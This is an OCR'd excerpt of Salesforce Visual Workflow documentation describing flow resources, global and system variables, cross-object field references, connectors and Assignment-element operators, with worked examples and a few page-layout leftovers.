`Choice Label`	Determines which field is used as the label for each generated choice. Select a field that enables users to differentiate between the generated choices. Tip: Make sure to choose a field that contains data. If the selected field has no value for a given record, the corresponding choice's label is blank at run time.
`Choice Stored Value`	Determines which field's value is stored when the user selects this choice at run time. `Value Data Type` determines the available options. By default, the stored value is null. The stored value is determined by the most recent user selection of a choice within the generated set.
`Sort results by`	Controls the order that the choices appear in. When `Sort results by` is selected, also select the field that you want to order the choices by. Then select which order the choices should appear in.
`Limit number of choices to`	Controls the number of options that appear in the screen field that uses this dynamic record choice. When `Limit number of choices to` is selected, also enter the maximum number (up to 200) of choices to include.
`Assign the record fields to variables...`	Takes field values from the record that the user chose and stores them in flow variables that you can reference later. Note: When a multi-select choice field uses a dynamic record choice, only values from the last record that the user selects are stored in the flow variables. If multiple multi-select choice fields on one screen use the same dynamic record choice, the variable assignments obey the first of those fields.

Example: In a support flow for a computer hardware manufacturer, users identify a product to find its latest updates. You create a dynamic record choice that displays all products whose product ID starts with a specific string of characters. However, the flow users are more likely to know the product's name than its ID, so for `Choice Label` select the field that contains the product

name. Elsewhere in the flow, you want to display the associated product ID and description. To do so, you assign the ID and Description field values from the user-selected record to flow variables.

SEE ALSO:

- Operators in Flow Record Filters
- Flow Screen Element: Choice Fields
- Options for Choice Fields in Flow Screen Elements
- Flow Resources

Flow Formula Resource

Calculates a value by using other resources in your flow and Salesforce functions.

EDITIONS

Available in: both Salesforce Classic and Lightning Experience

Available in: **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

Field	Description
`Unique Name`	The requirement for uniqueness applies only to elements within the current flow. Two elements can have the same unique name, provided they are used in different flows. A unique name is limited to underscores and alphanumeric characters. It must begin with a letter, not include spaces, not end with an underscore, and not contain two consecutive underscores.
`Description`	Helps you differentiate this formula from other resources.
`Value Data Type`	The data type for the value calculated by the formula.
`Scale`	Controls the number of digits to the right of the decimal point. Can't exceed 17. If you leave this field blank or set to zero, only whole numbers display when your flow runs. Appears when `Value Data Type` is Number or Currency.
Formula	The formula expression that the flow evaluates at run time. The returned value must be compatible with `Value Data Type`. Note: Some formula operators are not supported in the Cloud Flow Designer.

SEE ALSO:

- Formula Operators and Functions
- Limitations for Flow Formulas
- Flow Resources
- Cross-Object Field References in Flows

Flow Global Constant Resource

Fixed, system-provided values, such as `EmptyString`, `True`, and `False`.

EDITIONS

Available in: both Salesforce Classic and Lightning Experience

Available in: **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

Global Constant	Supported Data Types
`{!$GlobalConstant.True}`	`Boolean`
`{!$GlobalConstant.False}`	`Boolean`
`{!$GlobalConstant.EmptyString}`	`Text`

Example: When you create a Boolean variable, `$GlobalConstant.True` and `$GlobalConstant.False` are supported. But when you create a Currency variable, no global constants are supported.

Null vs. Empty String

At run time, `{!$GlobalConstant.EmptyString}` and `null` are treated as separate, distinct values. For example:

- If you leave a text field or resource value blank, that value is `null` at run time. If you instead want the value to be treated as an empty string, set it to `{!$GlobalConstant.EmptyString}`.
- For flow conditions, use the `is null` operator to check whether a value is `null`. If the condition compares two text variables, make sure that their default values are correctly either set to `{!$GlobalConstant.EmptyString}` or left blank (`null`).

SEE ALSO:

Flow Resources

Global Variables in Visual Workflow

System-provided variables that reference information about the organization or running user, such as the user's ID or the API session ID. In Visual Workflow, global variables are available only in flow formulas.

EDITIONS

Available in: both Salesforce Classic and Lightning Experience

Available in: **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

Example: Use `{$!User.Id}` to easily access the ID of the user who's running the flow interview.

The following global variables are supported in flow formulas. If a value in the database has no value, the corresponding merge field returns a blank value. For example, if nobody has set a value for your organization's Country field, `{!$Organization.Country}` returns no value.

Global Variable	Description
`$Api`	References API URLs or the session ID. The following merge fields are available. • `Enterprise_Server_URL_`***`xxx`***—The Enterprise WSDL SOAP endpoint where *`xxx`* represents the version of the API. • `Partner_Server_URL_`***`xxx`***—The Partner WSDL SOAP endpoint where *`xxx`* represents the version of the API. • `Session_ID`

Global Variable	Description
`$Label`	References custom labels. This global variable appears only if custom labels have been created in your organization. The returned value depends on the language setting of the contextual user. The value returned is one of the following, in order of precedence: **1.** The local translation's text **2.** The packaged translation's text **3.** The master label's text
`$Organization`	References information about your company. Note: `{!$Organization.UiSkin}` returns one of these values. • `Theme1`—Obsolete Salesforce theme • `Theme2`—Salesforce theme used before Spring '10 • `Theme3`—Classic "Aloha" Salesforce theme, introduced in Spring '10 • `PortalDefault`—Salesforce Customer Portal theme • `Webstore`—Salesforce AppExchange theme
`$Profile`	References information from the current user's profile, such as license type or name. Tip: • Use profile names to reference standard profiles in `$Profile` merge fields. • Users don't need access to their profile information to run a flow that references these merge fields.
`$Setup`	References custom settings of type "hierarchy". This global variable appears only if hierarchy custom settings have been created in your organization. You can access custom settings of type "list" only in Apex. Hierarchical custom settings allow values at any of three different levels: • Organization—the default value for everyone • Profile—overrides the Organization value • User—overrides both Organization and Profile values Salesforce automatically determines the correct value for this custom setting field based on the running user's current context.
`$System`	`$System.OriginDateTime` represents the literal value of `1900-01-01 00:00:00`. Use this merge field to perform date/time offset calculations.
`$User`	References information about the user who's running the flow interview. For example, reference the user's ID or title. Tip: • The current user is the person who caused the flow to start. • When a flow is started because a Web-to-Case or Web-to-Lead process changed a record, the current user is the `Default Lead Owner` or `Default Case Owner`.

Global Variable	Description
	`$User.UITheme` and `$User.UIThemeDisplayed` identify the look and feel the running user sees on a given Salesforce page. The difference between the two variables is that `$User.UITheme` returns the look and feel the user is *supposed* to see, while `$User.UIThemeDisplayed` returns the look and feel the user *actually* sees. For example, a user may have the preference and permissions to see the Lightning Experience look and feel, but if they are using a browser that doesn't support that look and feel, for example, older versions of Internet Explorer, `$User.UIThemeDisplayed` returns a different value. These merge fields return one of the following values. • `Theme1`—Obsolete Salesforce theme • `Theme2`—Salesforce Classic 2005 user interface theme • `Theme3`—Salesforce Classic 2010 user interface theme • `Theme4d`—Modern "Lightning Experience" Salesforce theme • `Theme4t`—Salesforce1 mobile Salesforce theme • `PortalDefault`—Salesforce Customer Portal theme • `Webstore`—Salesforce AppExchange theme
`$UserRole`	References information about the current user's role, such as the role name or ID. Tip: • The current user is the person who caused the flow to start. • When a flow is started because a Web-to-Case or Web-to-Lead process changed a record, the current user is the `Default Lead Owner` or `Default Case Owner`.

Flow Picklist Choice Resource

Represents a set of choices that's generated from the values of a picklist or multi-select picklist field.

EDITIONS


Available in: both Salesforce Classic and Lightning Experience

Available in: **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

Field	Description
`Unique Name`	The requirement for uniqueness applies only to elements within the current flow. Two elements can have the same unique name, provided they are used in different flows. A unique name is limited to underscores and alphanumeric characters. It must begin with a letter, not include spaces, not end with an underscore, and not contain two consecutive underscores.
`Description`	Helps you differentiate this resource from other resources.
`Value Data Type`	Data type of the choice's stored value.
`Object`	The object whose fields you want to select from.
`Field`	The picklist or multi-select picklist field to use to generate the list of choices.
`Sort Order`	Controls the order that the choices appear in. The choices sort based on the translated picklist value for the running user's language.

Example: In a flow that simplifies the process of creating an account, users identify the company's industry.

Rather than creating one choice for each industry, you add a picklist choice to the flow and populate a drop-down list with it. When users run this flow, the picklist choice finds all the values in the database for the Industry picklist field **(1)** on the Account object **(2)**.



On top of being easier to configure than the stand-alone choice resource, picklist choices reduce maintenance. When someone adds new options to the Account Industry picklist, the flow automatically reflects those changes; you don't have to update the flow.

Limitations

Unlike with dynamic record choices, you can't:

Filter out any values that come back from the database.
The flow always displays every picklist value for that field—even if you're using record types to narrow down the picklist choices in page layouts.

Customize the label for each option.
The flow always displays the label for each picklist value.

Customize the stored value for each option.
The flow always stores the API value for each picklist value.

Picklists for Knowledge Articles aren't supported.

Labels and Values for Translated Fields

When a picklist field has been translated:

- Each choice's label uses the version of that picklist value in the running user's language
- Each choice's stored value uses the version of that picklist value in the org's default language

SEE ALSO:

Flow Screen Element: Choice Fields

Options for Choice Fields in Flow Screen Elements

Flow Resources

Flow sObject Collection Variable Resource

Stores updatable field values for one or more Salesforce records.

EDITIONS

Available in: both Salesforce Classic and Lightning Experience

Available in: **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

Field	Description
`Unique Name`	The requirement for uniqueness applies only to elements within the current flow. Two elements can have the same unique name, provided they are used in different flows. A unique name is limited to underscores and alphanumeric characters. It must begin with a letter, not include spaces, not end with an underscore, and not contain two consecutive underscores.
`Description`	Helps you differentiate this sObject collection variable from other resources.
`Input/Output Type`	Determines whether the sObject collection variable can be accessed outside the flow. • Private—Can be assigned and used only within the flow • Input—Can be set at the start of the flow using Visualforce controllers, or subflow inputs • Output—Can be accessed from Visualforce controllers and other flows The default value is `Private`. Warning: Disabling input or output access for an existing variable can break the functionality of applications and pages that call the flow and access the variable. For example, you can access variables from URL parameters, Visualforce controllers, subflows, and processes.
`Object Type`	Type of Salesforce records that the sObject collection represents in the flow.

Usage

After you populate the sObject collection, reference it to create, update, or delete records in the Salesforce database.

Examine every item in the collection by using a Loop element. When an item is being examined in the loop, the item's field values are copied into an sObject variable that you specify as the *loop variable*. If you want the loop to modify a collection item, such as to update an item's field values:

1. Configure the elements within the loop to update the loop variable.
2. Add the variable's field values to a separate collection.

You can add new items to the end of the collection (Assignment element) or replace all items in the collection (Fast Lookup element). However, you can't update existing collection items. To get around this limitation, have the loop iteratively add the contents of the loop variable to another collection. When the loop finishes, you can update the Salesforce records with values from the new collection.

SEE ALSO:

- Sample Flow That Loops Through a Collection
- Flow Loop Element
- Flow Resources

Flow sObject Variable Resource

Stores updatable field values for a Salesforce record.

EDITIONS

Available in: both Salesforce Classic and Lightning Experience

Available in: **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

Field	Description
`Unique Name`	The requirement for uniqueness applies only to elements within the current flow. Two elements can have the same unique name, provided they are used in different flows. A unique name is limited to underscores and alphanumeric characters. It must begin with a letter, not include spaces, not end with an underscore, and not contain two consecutive underscores.
`Description`	Helps you differentiate this sObject variable from other resources.
`Input/Output Type`	Determines whether the sObject variable can be accessed outside the flow. • Private—Can be assigned and used only within the flow • Input—Can be set at the start of the flow using Visualforce controllers, or subflow inputs • Output—Can be accessed from Visualforce controllers and other flows This field doesn't affect how variables are assigned or used within the same flow, for example, through these types of elements: Assignment, Record or Fast Create, Record or Fast Lookup, and Apex Plug-in. The default value of the field is `Private`. Warning: Disabling input or output access for an existing variable can break the functionality of applications and pages that call the flow and access the variable. For example, you can access variables from URL parameters, Visualforce controllers, subflows, and processes.
`Object Type`	Type of Salesforce record that the sObject variable represents in the flow.

Usage

When an sObject variable is created, its default value is `null`. Before you reference an sObject variable's values, make sure that the sObject variable has a value by using the `is null` operator in a Decision element.

SEE ALSO:

Flow Resources

System Variables in Flows

System-provided values about the running flow interview, such as `{!$Flow.CurrentDate}`, `{!$Flow.CurrentDateTime}`, and `{!$Flow.FaultMessage}`.

System Variable	Supported Resource Types	Description
`{!$Flow.CurrentDate}`	`Text`, `Date`, and `DateTime`	Date when the flow interview executes the element that references the system variable.
`{!$Flow.CurrentDateTime}`	`Text`, `Date`, and `DateTime`	Date and time when the flow interview executes the element that references the system variable.
`{!$Flow.FaultMessage}`	`Text`	System fault message that can help flow administrators troubleshoot run time issues.

EDITIONS

Available in: both Salesforce Classic and Lightning Experience

Available in: **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

Example: A flow is used only internally by call center personnel. For each flow element that interacts with the Salesforce database, a fault connector leads to a screen. A Display Text field on the screen displays the system fault message and instructs the flow user to provide that message to the IT department.

```
Sorry, but you can't read or update records at this time.
Please open a case with IT, and include the following error message:
{!$Flow.FaultMessage}
```

SEE ALSO:

Customize What Happens When a Flow Fails

Flow Resources

Flow Text Template Resource

Stores HTML-formatted text.

Field	Description
`Unique Name`	The requirement for uniqueness applies only to elements within the current flow. Two elements can have the same unique name, provided they are used in different flows. A unique name is limited to underscores and alphanumeric characters. It must begin with a letter, not include spaces, not end with an underscore, and not contain two consecutive underscores.
`Description`	Helps you differentiate this text template from other resources.
Text Template	The text for the template. Use HTML to format the text and merge fields to reference information from other resources.

EDITIONS

Available in: both Salesforce Classic and Lightning Experience

Available in: **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

Example: You're designing a flow that registers people for an event. You create a text template that includes a registrant's name, address, and other information. Then you use the template in an email confirmation that the flow sends when it finishes.

SEE ALSO:

- Flow Resources
- Cross-Object Field References in Flows

Flow Variable Resource

Stores a value that can be updated as the flow executes.

Field	Description
`Unique Name`	The requirement for uniqueness applies only to elements within the current flow. Two elements can have the same unique name, provided they are used in different flows. A unique name is limited to underscores and alphanumeric characters. It must begin with a letter, not include spaces, not end with an underscore, and not contain two consecutive underscores.
`Description`	Helps you differentiate this variable from other resources.
`Data Type`	Determines the types of values that can be assigned to the variable.
`Scale`	Controls the number of digits to the right of the decimal point. Can't exceed 17. If you leave this field blank or set to zero, only whole numbers display when your flow runs. Appears only when the `Data Type` is set to `Number` or `Currency`.
`Input/Output Type`	Determines whether the variable can be accessed outside the flow. • Private—Can be assigned and used only within the flow • Input—Can be set at the start of the flow using Visualforce controllers, or subflow inputs

EDITIONS

Available in: both Salesforce Classic and Lightning Experience

Available in: **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

Field	Description
	• Output—Can be accessed from Visualforce controllers and other flows This field doesn't affect how variables are assigned or used within the same flow, for example, through these types of elements: Assignment, Record or Fast Create, Record or Fast Lookup, and Apex Plug-in. The default value of the field depends on the release or API version in which the variable is created: • `Private` for a variable created in Summer '12 and later or in API version 25.0 and later. • `Input and Output` for a variable created in Spring '12 and earlier or in API version 24.0. Warning: Disabling input or output access for an existing variable can break the functionality of applications and pages that call the flow and access the variable. For example, you can access variables from URL parameters, Visualforce controllers, subflows, and processes.
`Default Value`	Determines the variable value when the flow starts. If you leave this field blank, the value is `null`. Default values aren't available for Picklist and Picklist (Multi-Select) variables.

Usage

You can delete a variable at any time. Any variable assignments that use the deleted variable are set to `null`.

SEE ALSO:

- Flow Resources
- Flow Assignment Element
- Flow sObject Variable Resource
- Cross-Object Field References in Flows

Cross-Object Field References in Flows

When building a flow, you can reference fields for records that are related to the values that are stored in an sObject variable. To do so, manually enter the references.

EDITIONS

Available in: both Salesforce Classic and Lightning Experience

Available in: **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

Tips for Cross-Object Field References in Flows

Cross-object field values are valid wherever you can reference a flow resource or manually enter a value. Keep these implementation tips in mind when you use a cross-object field reference.

Cross-Object Field References in Flows: Simple Relationships

Most relationships are straightforward. For example, `Case.AccountId` links directly to the case's parent account. If you know that a field relationship ties your object to exactly one other object, use this syntax.

Cross-Object Field References in Flows: Polymorphic Relationships

Some fields have relationships to more than one object. We call these relationships *polymorphic*. For example, if you have queues enabled for cases, a case owner can be either a user or queue. If you're traversing from a case to its owner ID, add special syntax to identify which object you mean when you say "Owner".

Example Cross-Object Field References in Flows

This example demonstrates how to update a contract's owner to be the contract's account's owner.

Tips for Cross-Object Field References in Flows

Cross-object field values are valid wherever you can reference a flow resource or manually enter a value. Keep these implementation tips in mind when you use a cross-object field reference.

When you create an sObject variable to reference fields on related records from, store the ID for the first related record in the variable. For example, to reference an opportunity's contract, store `ContractId` in the sObject variable or add a value for `ContractId` by using an Assignment element.

EDITIONS

Available in: both Salesforce Classic and Lightning Experience

Available in: **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

Unsupported Relationships

The following relationships aren't supported in cross-object field references.

- `Lead.ConvertedAccount`
- `Lead.ConvertedContact`
- `Lead.ConvertedOpportunity`

Avoiding Null Values

If a flow interview encounters a null value at any point in the cross-object expression, the element containing the reference fails. The reference runs successfully if the last field value in the expression is `null`. For example, store a contact in `{!sObjContact}` and try to reference *`{!sObjContact}.Account.Name`*. The flow fails if `AccountId` on the stored contact is `null` (because there isn't an account to look at), but it succeeds if `Name` on the related account is `null`.

If an element contains a cross-object reference that fails and the element doesn't have a fault path defined, the entire interview fails. To avoid this situation, you can:

- Make the fields that you want to reference in the expression required in Salesforce. For example, for the expression *`{!sObjContact}.Account.Name`*, you could require `AccountId` on contact page layouts. Then, using another flow, find any records with null values for that field and update them.
- Determine whether each field that's referenced in the expression has a value by using the `wasSet` operator in a Decision element.

Cross-Object Field References and Org Limits

Cross-object field references in flows don't count against your org's limits for:

- Cross-object relationships per object
- DML operations per transaction

Cross-Object Field References in Flows: Simple Relationships

Most relationships are straightforward. For example, `Case.AccountId` links directly to the case's parent account. If you know that a field relationship ties your object to exactly one other object, use this syntax.

EDITIONS

Available in: both Salesforce Classic and Lightning Experience

Available in: **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

To reference a field on a related record, use this syntax.

```
{!sObjectVariable.objectName1.objectName2.fieldName}
```

where:

- *sObjectVariable* is the unique name for the sObject variable that you want to start from.
- *objectName1* is the API name for an object that's related to sObjectVariable's object type. The API names for all custom objects end in __r.
- (Optional) *objectName2* is the API name for an object that's related to *objectName1*.

  Your expression must include at least one object name, but you can add more objects as needed.
- *fieldName* is the name for the field that you want to reference on the last object in the expression. The API names for all custom fields end in __c.

For example, *{!sOv_Contact.Account.Id}* references Id of the account that's related to the contact record represented by an sObject variable in the flow.

Cross-Object Field References in Flows: Polymorphic Relationships

Some fields have relationships to more than one object. We call these relationships *polymorphic*. For example, if you have queues enabled for cases, a case owner can be either a user or queue. If you're traversing from a case to its owner ID, add special syntax to identify which object you mean when you say "Owner".

To reference a field on a related record, use this syntax.

EDITIONS

Available in: both Salesforce Classic and Lightning Experience

Available in: **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

```
{!sObjectVariable.polymorphicObjectName1:specificObjectName2.fieldName}
```

where:

- *sObjectVariable* is the unique name for the sObject variable that you want to start from.
- *polymorphicObject* is the API name for a polymorphic relationship for *sObjectVariable*'s object type.
- *specificObjectName* is the API name for the object that you want to select from the polymorphic relationship.
- *fieldName* is the name for the field that you want to reference on the last object in the expression. All custom field API names end in __c.

For example: {!sObj_Case.Owner:User.Id} references the ID of the user who owns the case, while {!sObj_Case.Owner:Queue.Id} references the ID of the queue who owns the case. You can always add the polymorphic reference after several traversals ({!sObj_Case.Account.Owner:User.Id}) or in the middle of a reference ({!sObj_Case.Owner:User.Manager.Id}).

Supported Polymorphic Relationships

Not every relationship is polymorphic, so we recommend using the polymorphic syntax only when you know that the field can link to multiple objects. The following relationships are supported.

- Case.Source
- FeedItem.CreatedBy

- *Object*.Owner

  Where *Object* lets you set Owner to either a user or a queue. Group.Owner and Queue.Owner aren't supported.

When you create an sObject variable to reference fields on related records from, store the ID for the first related record in the variable. For example, to reference an opportunity's contract, store ContractId in the sObject variable or add a value for ContractId by using an Assignment element.


Example Cross-Object Field References in Flows

This example demonstrates how to update a contract's owner to be the contract's account's owner.

EDITIONS

Available in: both Salesforce Classic and Lightning

Example:



1. Use a Fast Lookup element to store the contract's fields, including AccountId, in an sObject variable called varContract.
2. Use a Decision element to verify that the value of AccountId was set in varContract.
3. Use a Fast Lookup to store the fields for the contract's account, including OwnerId, in another sObject variable called varAccount.
4. Use a Decision element to confirm that the value of OwnerId was set in varAccount.
5. Use an Assignment element to specify *{!varContract.Account.OwnerId}* as the value for {!varContract.OwnerId}.
6. Use a Fast Update element to write the values in varContract, including the updated OwnerId value, to the contract in Salesforce.

Flow Connectors

Connectors determine the available paths that a flow can take at run time. In the Cloud Flow Designer canvas, a connector looks like an arrow that points from one element to another.

EDITIONS

Available in: both Salesforce Classic and Lightning Experience

Available in: **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

Label	Example	Description
Unlabeled		Identifies which element to execute next.
`Decision outcome name`		Identifies which element to execute when the criteria of a Decision outcome are met.
`Wait event name`		Identifies which element to execute when an event that's defined in a Wait element occurs.
FAULT		Identifies which element to execute when the previous element results in an error.
Next element		Identifies the first element to execute for each iteration of a Loop element.
End of loop		Identifies which element to execute after a Loop element finishes iterating through a collection.

SEE ALSO:

Flow Elements

Flow Operators

Operators behave differently, depending on what you're configuring. In Assignment elements, operators let you change resource values. In flow conditions and record filters, operators let you evaluate information and narrow the scope of a flow operation.

EDITIONS

Available in: both Salesforce Classic and Lightning Experience

Available in: **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

Operators in Flow Assignment Elements

Use Assignment element operators to change the value of a selected resource.

Operators in Flow Conditions

Use condition operators to verify the value of a selected resource. Conditions are used in Decision elements and Wait elements.

Operators in Flow Record Filters

A flow record filter narrows the scope of records that the flow operates on. For example, use a record filter to update only the contacts that are associated with the Acme Wireless account. When you add a Record Update element, use the record filters to narrow the scope to just the contacts whose parent account is Acme Wireless.

Operators in Flow Assignment Elements

Use Assignment element operators to change the value of a selected resource.

Use this reference, organized by the data type that you select for Resource, to understand the supported operators.

- Boolean
- Collection
- Currency
- Date
- Date/Time
- Multi-Select Picklist
- Number
- Picklist
- sObject
- Text

EDITIONS

Available in: both Salesforce Classic and Lightning Experience

Available in: **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

Boolean

Replace a boolean resource with a new value.

Operator	Description	Supported Data Types	Example
equals	What you enter or select for Value replaces the value of Variable.	Boolean	Before Assignment: `{!varBoolean}` is `false`. Assignment: `{!varBoolean}` **equals** `{!$GlobalConstant.True}` After Assignment: `{!varBoolean}` is `true`.

Collection

Replace the value of a collection variable or sObject collection variable (equals) or add an item to the end of the variable (add).

Operator	Description	Supported Data Types	Example
equals	What you enter or select for Value replaces the value of Variable.	Collection of the same data type or object type Text, Picklist, and Multi-Select Picklist data types are compatible with each other.	Before the Assignment: • `{!collText}` is `Yellow, Green, Blue` • `{!collPicklist}` is `Blue, Red, Orange` Assignment: `{!collText}` **equals** `{!collPicklist}`. After the Assignment: `{!collText}` is `Blue, Red, Orange`.

Operator	Description	Supported Data Types	Example
add	What you enter or select for Value is added as a new item at the end of the collection.	Variable of the same data type or sObject variable of the same object type Text, Picklist, and Multi-Select Picklist data types are compatible with each other.	Before the Assignment: • `{!collText}` is `Yellow, Green, Blue` • `{!varPicklist}` is `Red` Assignment: `{!collText}` **add** `{!varPicklist}`. After the Assignment: `{!collText}` is `Yellow, Green, Blue, Red`.

Currency and Number

Replace (equals), add to (add), or subtract from (subtract) the value of a currency or number resource.

Operator	Description	Supported Data Types	Example
equals	The number that you enter or select for Value replaces the value of Variable.	• Currency • Number	Before the Assignment: `{!varCurrency}` is `10`. Assignment: `{!varCurrency}` **equals** `7`. After the Assignment: `{!varCurrency}` is `7`.
add	The number that you enter or select for Value is added to the value of Variable.	• Currency • Number	Before the Assignment: `{!varCurrency}` is `10`. Assignment: `{!varCurrency}` **add** `7`. After the Assignment: `{!varCurrency}` is `17`.
subtract	The number that you enter or select for Value is subtracted from the value of Variable.	• Currency • Number	Before the Assignment: `{!varCurrency}` is `10`. Assignment: `{!varCurrency}` **subtract** `7`. After the Assignment: `{!varCurrency}` is `3`.

Date

Replace (equals), add to (add), or subtract from (subtract) the value of a date/time resource.

Operator	Description	Supported Data Types	Example
equals	The date that you enter or select for Value replaces the value of Variable.	• Date • Date/Time	Before the Assignment: `{!varDate}` is `1/16/2016`. Assignment: `{!varDate}` **equals** `1/15/2016`. After the Assignment: `{!varDate}` is `1/15/2016`.

Operator	Description	Supported Data Types	Example
add	Value is added, in days, to the selected Variable's value.	• Currency • Number	Before the Assignment: `{!varDate}` is `1/16/2016`. Assignment: `{!varDate}` **add** `7`. After the Assignment: `{!varDate}` is `1/23/2016`.
subtract	Value is subtracted, in days, from the selected Variable's value.	• Currency • Number	Before the Assignment: `{!varDate}` is `1/16/2016`. Assignment: `{!varDate}` **subtract** `7`. After the Assignment: `{!varDate}` is `1/9/2016`.

Date/Time

Replace a date/time resource with a new value (equals).

Operator	Description	Supported Data Types	Example
equals	The date that you enter or select for Value replaces the value of Variable.	• Date • Date/Time	Before the Assignment: `{!varDateTime}` is `1/16/2016 01:00`. Assignment: `{!varDateTime}` **equals** `1/16/2016 08:00`. After the Assignment: `{!varDateTime}` is `1/16/2016 08:00`.

Picklist

Replace a picklist resource with a new value (equals) or concatenate a value onto the original value (add).

Note: Before values are assigned or added to a picklist resource, they're converted into string values.

Operator	Description	Supported Data Types	Example
equals	What you enter or select for Value replaces the value of the selected picklist.	• Boolean • Currency • Date • Date/Time • Multi-Select Picklist • Number • Picklist • Text	Before the Assignment: `{!varPicklist}` is `Blue`. Assignment: `{!varPicklist}` **equals** `Yellow`. After the Assignment: `{!varPicklist}` is `Yellow`.

Operator	Description	Supported Data Types	Example
add	What you enter or select for Value is added to the end of the selected picklist.	• Boolean • Currency • Date • Date/Time • Multi-Select Picklist • Number • Picklist • Text	Before the Assignment: `{!varPicklist}` is `Blue`. Assignment: `{!varPicklist}` **add** `-green`. After the Assignment: `{!varPicklist}` is `Blue-green`.

Multi-Select Picklist

Replace a multi-select picklist resource with a new value (equals), concatenate a value onto the original value (add), or add a selection to the resource (add item).

Note: Before values are assigned or added to a multi-select picklist resource, they're converted into string values.

Operator	Description	Supported Data Types	Example
equal	What you enter or select for Value replaces the value of the selected multi-select picklist.	• Boolean • Collection • Currency • Date • Date/Time • Multi-Select Picklist • Number • Picklist • Text	Before the Assignment: `{!varMSP}` is `Blue`. Assignment: `{!varMSP}` **equals** `Yellow`. After the Assignment: `{!varMSP}` is `Yellow`.
add	What you enter or select for Value is added to the last item selected in the multi-select picklist. It doesn't create a selection. Easily add items to a multi-select picklist resource by using the "add item" operator. To add semi-colon-delimited items to a multi-select picklist variable with the "add" operator, always add	• Boolean • Currency • Date • Date/Time • Multi-Select Picklist • Number • Picklist • Text	Before the Assignment: `{!varMSP}` is `Blue; Green`. This value includes two separate selections. Assignment: `{!varMSP}` **add** `Yellow`. After the Assignment: `{!varMSP}` is `Blue; GreenYellow`. This value includes two separate selections.

Operator	Description	Supported Data Types	Example
	a single space after the semi-colon and don't include a space before the semi-colon. This way, you can compare the variable's values to the values of a multi-select picklist field from the Salesforce database. For example: `; Yellow`		
add item	What you enter or select for Value is added as a new selection to the end of the multi-select picklist. The Assignment automatically adds ";" before the new item. That way, Salesforce reads it as a separate item selected by the multi-select picklist.	• Boolean • Currency • Date • Date/Time • Multi-Select Picklist • Number • Picklist • Text	Before the Assignment: `{!varMSP}` is `Blue; Green`. Assignment: `{!varMSP}` **add** item `Yellow`. After the Assignment: `{!varMSP}` is `Blue; Green; Yellow`. This value includes three separate selections.

sObject

Replace an sObject variable with a new value (equals).

Operator	Description	Supported Data Types	Example
equals	The sObject that you select for Value replaces the value of Variable.	sObject with the same object type	Before the Assignment: • `{!account1}` contains field values for the Acme Wireless account • `{!account2}` contains field values for the Global Media account Assignment: `{!account1}` **equals** `{!account2}`. After the Assignment: both `{!account1}` and `{!account2}` contain the field values for the Global Media account.

Text

Replace a text resource with a new value (equals) or concatenate a value onto the end of the original value (add).

Note: Before values are assigned or added to a text resource, they're converted into string values.

